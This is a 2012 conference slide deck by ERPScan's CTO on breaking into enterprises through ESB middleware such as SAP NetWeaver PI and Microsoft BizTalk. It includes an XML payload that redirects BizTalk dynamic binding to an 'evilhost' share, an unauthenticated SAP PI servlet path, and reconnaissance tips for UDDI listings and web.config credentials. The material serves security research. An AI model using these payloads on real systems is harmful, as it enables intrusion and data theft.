



**ERPScan**

Security Scanner for SAP

*Invest in security  
to secure investments*



## **How I will break your enterprise: ESB Security and more**

**Alexander Polyakov**

**CTO at ERPScan (Digital Security)**

November 19, 2012

Me



**ERPScan**

Security Scanner for SAP



Business application  
security expert



Digital  
Security



## The question

How to break a secure enterprise network?

## Hint

What do we do if we have a secure target website on a hosting?

## Answer

- We can do the same for companies
- Just Google for the target company suppliers and customers
- Pwn one of them
- Find a link to the secured company

## But how?

- Almost all big companies are connected to each other
- To make their business work
- For example, companies generate automatic Payment Orders from one business application to another
- They use some kind of middleware to do this
- Sometimes, those systems can be open to the Internet
- Mostly not
- But they must be open for partners
- **What kind of systems are u talking about?**


# Enterprise Service Bus

# ESB





# What they look like



# What do we know about their security?

- Nothing
  - Actually, very little info
- They can have vulnerabilities
  - A lot of vulnerabilities
- Because they are complex
  - Very complex
- And very customized
  - Because it's more of a framework than software

## Some ESB problems

ESB is all about DATA

- Missing encryption
  - Not so easy to configure, so mostly unencrypted
  - A lot of swag data transferring
- Support for a lot of interfaces and protocols
  - Many points of failure
  - Can be used as a proxy to attack other systems

And, of course, all the other software security problems

## If we attack ESB from a connected company

- We have one bonus
- As we have already pwn'd the connected company
- We have auth data to connect to ESB interfaces
- But our **goal is to jump through ESB** to the target company

# IBM Web Sphere MQ


- IBM Web Sphere MQ
- Middleware application for handling messaging within an enterprise network
- The first ESB that was publicly researched for vulnerabilities (in 2007)
- A great presentations by MWRLab
- Whitepaper with 87 pages of MQ insights!
- [http://labs.mwrinfosecurity.com/assets/141/mwri\\_websphere-mq-security-white-paper-part1\\_2008-05-06.pdf](http://labs.mwrinfosecurity.com/assets/141/mwri_websphere-mq-security-white-paper-part1_2008-05-06.pdf)

# SAP NetWeaver PI

- SAP NetWeaver PI / XI
- Tool for process integration / system integration
- Has SOAP Adapter
- With default services
- We found one that was  
**accessible without authorizations**
- Accept XML: any XML based attack (Patched by SAP Note 1707494)
- `/XISOAPAdapter/servlet/com.sap.aii.af.mp.soap.web.`**Dilbert**`MSG`
- More about this later



# SAP NetWeaver PI



The screenshot shows a web browser window with the following details:

- Tab: 172.16.0.63:50100/XISOAP
- Address Bar: 172.16.0.63:50100/XISOAPAdapter/servlet/com.sap.aii.af.mp.soap.web.DilbertMSG?format=post
- Search Bar: Search by name or XPath
- Options: Options
- Outline: OUTLINE

The main content area displays the following XML response:

```
<dmsg:statements xmlns:dmsg="http://sap.com/fun/dilbert/msg" title="Mission Statements">
  <!--
    see http://172.16.0.63:50100/XISOAPAdapter/servlet/com.sap.aii.af.mp.soap.web.DilbertMSG?help for usage options
  -->
  <statement>
    It is our job to interactively restore value-added information to stay competitive in tomorrow's world.
  </statement>
</dmsg:statements>
```

# Microsoft BizTalk

- MS BizTalk
- For the same purpose
- ESB toolkit used to be additional software, but in BizTalk 2013, it is integrated
- 0 results for “BizTalk Security” in search engines
- Doesn't have default services with auth bypass :(



# If somebody really used it?

## Национальный Центр Управления в Кризисных Ситуациях (НЦУКС) МЧС России внедряет АИС на базе Microsoft BizTalk Server

НЦУКС МЧС России внедряет автоматизированную информационную систему, одним из компонентов которой стал Сервер Интеграции Microsoft BizTalk Server, позволивший объединить ИТ-инфраструктуру в единое пространство и решить проблемы территориальной распределенности и сложноподчиненной иерархической структуры МЧС.

Внедрение АИС обеспечило переход НЦУКС на новые технологии управления, в частности, позволило автоматизировать и формализовать сбор, обработку и представление органам управления РСЧС оперативной информации о ЧС, организацию мониторинга и прогнозирования ЧС.

## Автокредит в Halyk Bank с помощью BizTalk Server 2006

ОАО «Русь-Банк»



Двунаправленная «онлайн» интеграция систем «ЦФТ-Банк» и Diasoft Workflow(e) BANK на базе интеграционной платформы Microsoft Biztalk Server

Интегрируемые системы:

- «ЦФТ-Банк» (Платформа развития на базе Финансовых Технологий);
- Diasoft Workflow(e) BANK, производства комп:


Интеграционная платформа: Microsoft Biztalk Ser

Halyk Bank - крупнейший универсальный коммерческий банк Республики Казахстан. Бесперебойная работа Halyk Bank, как и любого другого крупного финансового учреждения, неразрывно связана с должным функционированием его информационной системы. Миллионы клиентов банка ожидают качественного и быстрого обслуживания, а десятки предоставляемых услуг многократно усложняют ИТ-инфраструктуру банковской сети.

## Microsoft BizTalk Server в BMW Bank

В «БМВ Банк» запущено в промышленную эксплуатацию интеграционное решение, автоматизирующее важнейший этап продажи автокредитов – процедуру проверки данных о потенциальном заемщике и его поручителях. Созданное компанией «Неофлекс» решение позволяет снизить время проверки надежности заявителей по одной кредитной заявке до нескольких минут, а также в случае положительного решения обеспечивает передачу данных в АБС банка для автоматического формирования кредитной документации. Решение реализовано в архитектуре SOA на платформе Microsoft BizTalk Server и выполняет роль связующего элемента, обеспечивающего взаимодействие АБС банка и фронт-офисного приложения со специализированными внутренними базами банка и внешними источниками информации.

# BizTalk map



## Microsoft BizTalk: how it works

- You send data to a virtual “Input port”
- The port can be anything, from a file to an FTP folder or a web service or something else
- BizTalk takes this data and transforms it (Orchestration)
- There are special tools to perform the transformation
- Then the packet is sent to an “Output port”


So, the simple transformation can have common XML issues depending on the application

# Microsoft BizTalk

Different ways to transfer data

- Simple transfer (Static binding)
- Bindings (Dynamic binding)
- Itinerary

# BizTalk Transformation example



# BizTalk Transformation example

- The operation is performed by a **functoid**
- There are a lot of **functoids** with math and logical stuff
- One of the funniest to attack is Database lookup functoid
- If u find it in some XML, u can connect to external DB's
- Sometimes with integrated security (trust)

Provider=msdaora;Data Source=thisdb;Persist Security Info=False;Integrated Security=Yes;

- Also supported: Sybase, Oracle, MySQL, Informix, FoxPro, Firebird, Exchange, Excel, DBase, DB2, Access ...

# BizTalk Binding

## Virtual ports must be linked to the real ports they call (binding)

- **Static binding.** A static port is already configured at the time of deployment to use a transport so as to deliver messages to a specific external end point. A transport type selects an adapter and a URI address.
- **Direct binding** can also be used to send messages directly into the message box. External binding configuration cannot be used with directly bound orchestration ports.
- **Dynamic Binding.** Transport types and locations dynamically selected by dynamic ports. The orchestration port is responsible for having the required properties created within the message context.

## A packet with dynamic binding (any ideas?)

NAOrderDoc\_XPATH\_FILE.xml - Notepad

File Edit Format View Help

```
<ns0:OrderDoc xmlns:ns0="http://globalbank.esb.dynamicresolution.com/northamericanservices/">  
  <ns0:customerName>Microsoft</ns0:customerName>  
  <ns0:ID>FILE://C:\Projects\Microsoft.Practices.ESB\Source\Samples\DynamicResolution\Test\Filed  
  <ns0:requestType>10</ns0:requestType>  
</ns0:orderDoc>
```



# Exploiting dynamic binding easily

```
NAOrderDoc_XPATH_FILE.xml - Notepad
File Edit Format View Help
<ns0:OrderDoc xmlns:ns0="http://globalbank.esb.dynamicresolution.com/northamericanservices/">
  <ns0:customerName>Microsoft</ns0:customerName>
  <ns0:ID>FILE://^\\evilhost\aaaa</ns0:ID>
  <ns0:requestType>10</ns0:requestType>
</ns0:OrderDoc>
```

# BizTalk Binding: use your imagination

- XPATH
- STATIC
- Business Rules Engine (BRE)
- BRI
- UDDI
- UDDI3
- LDAP
- MQS
- FTP
- FILE
- .
- .
- .

## BizTalk Itinerary: full control over the packet


- Itinerary-based routing simplifies the development of enterprise-level messaging
- In simple words, an itinerary is a **sequence of operations** performed on a message
- An itinerary consists of the list of services to execute (**which can contain routing, transformation, and custom services**) and the configuration information required to resolve the metadata necessary to execute each of these services
- For example, it may instruct the service to perform UDDI or Business Rules Engine (BRE) lookup for information about a specific target end point to which it will route the message

A huge area to have fun

## Searching for BizTalk applications

- OK, cool, but how can we find all this stuff?
- Except sniffing?
- Answer: UDDI
- Database of all web services installed on BizTalk
- Just look for ports 80 or 8080 for /uddi or /uddipublic
- Add WSDL to URL :)

# Bingo - Bongo!



The screenshot shows the uddi Services interface. At the top, the logo "uddi Services" is displayed. Below it, there are navigation links for "Home" and "Search". The search results section shows a search for "http://[redacted]services/Flight.asmx". A description of a binding is provided, stating that it represents an access point and one or more instances of the service. The "Details" tab is selected, showing the following information:

- Access Point:** http://[redacted]services/Flight.asmx
- URL Type:** endPoint
- Binding Key:** uddi:b6147474-00e6-441b-af63-f[redacted]

Below this information, there is a section for "Descriptions".


**And one more thing: don't forget about web.config**

```
<identity impersonate="true|false"  
    userName="domain\username"  
    password="password"/>
```

So, u are inside the  
company's network  
Now what?

# Secure corporate network

The Internet



Corporate network



ERP network



